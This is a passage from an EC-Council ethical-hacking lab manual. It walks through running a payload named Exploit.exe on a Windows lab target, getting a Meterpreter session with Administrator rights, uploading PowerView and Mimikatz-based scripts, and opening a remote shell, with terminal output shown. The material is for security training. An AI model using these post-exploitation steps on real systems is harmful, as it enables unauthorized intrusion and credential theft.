
19. Click on **Exploit.exe** to download the file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears click on **Save File**.




21. Navigate to **Downloads** and double-click the Exploit.exe file. The **Open File - Security Warning** window appears; click **Run**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Switch to the **Parrot Security** virtual machine and you can see that meterpreter session has already opened.



23. Type **getuid** and press **Enter** to display current user ID.



24. We can see that we currently have admin access to the system.
25. Now, we will upload PowerTools-Master folder to the target system
26. In the meterpreter shell type **upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.22:57166) at 2022-04-07 06:40:24 -0400

meterpreter > getuid
Server username: CEH\Administrator
meterpreter > upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads
[*] uploading  : /home/attacker/PowerTools-master/LICENSE -> C:\Users\Administrator\Downloads\LICENSE
[*] uploaded   : /home/attacker/PowerTools-master/LICENSE -> C:\Users\Administrator\Downloads\LICENSE
[*] mirroring  : /home/attacker/PowerTools-master/PewPewPew -> C:\Users\Administrator\Downloads\PewPe
wPew
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassCommand.ps1 -> C:\Users\Admin
strator\Downloads\PewPewPew\Invoke-MassCommand.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassCommand.ps1 -> C:\Users\Admini
strator\Downloads\PewPewPew\Invoke-MassCommand.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassMimikatz.ps1 -> C:\Users\Admin
istrator\Downloads\PewPewPew\Invoke-MassMimikatz.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassMimikatz.ps1 -> C:\Users\Admin
istrator\Downloads\PewPewPew\Invoke-MassMimikatz.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassSearch.ps1 -> C:\Users\Adminis
trator\Downloads\PewPewPew\Invoke-MassSearch.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassSearch.ps1 -> C:\Users\Adminis
trator\Downloads\PewPewPew\Invoke-MassSearch.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTemplate.ps1 -> C:\Users\Admin
istrator\Downloads\PewPewPew\Invoke-MassTemplate.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTemplate.ps1 -> C:\Users\Admin
istrator\Downloads\PewPewPew\Invoke-MassTemplate.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTokens.ps1 -> C:\Users\Adminis
trator\Downloads\PewPewPew\Invoke-MassTokens.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTokens.ps1 -> C:\Users\Adminis
trator\Downloads\PewPewPew\Invoke-MassTokens.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/README.md -> C:\Users\Administrator\Downl
Menu   msfconsole - Parrot Ter...
```

27. Type **shell** and press **Enter** to create a shell in the console.


```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
inistrator\Downloads\PowerView\Tests\PowerView.tests.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/Tests/PowerView.tests.ps1 -> C:\Users\Adm
inistrator\Downloads\PowerView\Tests\PowerView.tests.ps1
[*] mirrored   : /home/attacker/PowerTools-master/PowerView/Tests -> C:\Users\Administrator\Downloads
\PowerView\Tests
[*] uploading  : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\Users\Administrator\D
ownloads\PowerView\powerview.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\Users\Administrator\D
ownloads\PowerView\powerview.ps1
[*] uploading  : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psd1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psd1
[*] uploading  : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psm1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psm1
[*] mirrored   : /home/attacker/PowerTools-master/PowerView -> C:\Users\Administrator\Downloads\Power
View
[*] uploading  : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\READM
E.md
[*] uploaded   : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\READM
E.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Type **cd C:\Windows\System32** in the shell and press **Enter**.
29. In the shell type **powershell** and press **Enter** to launch powershell



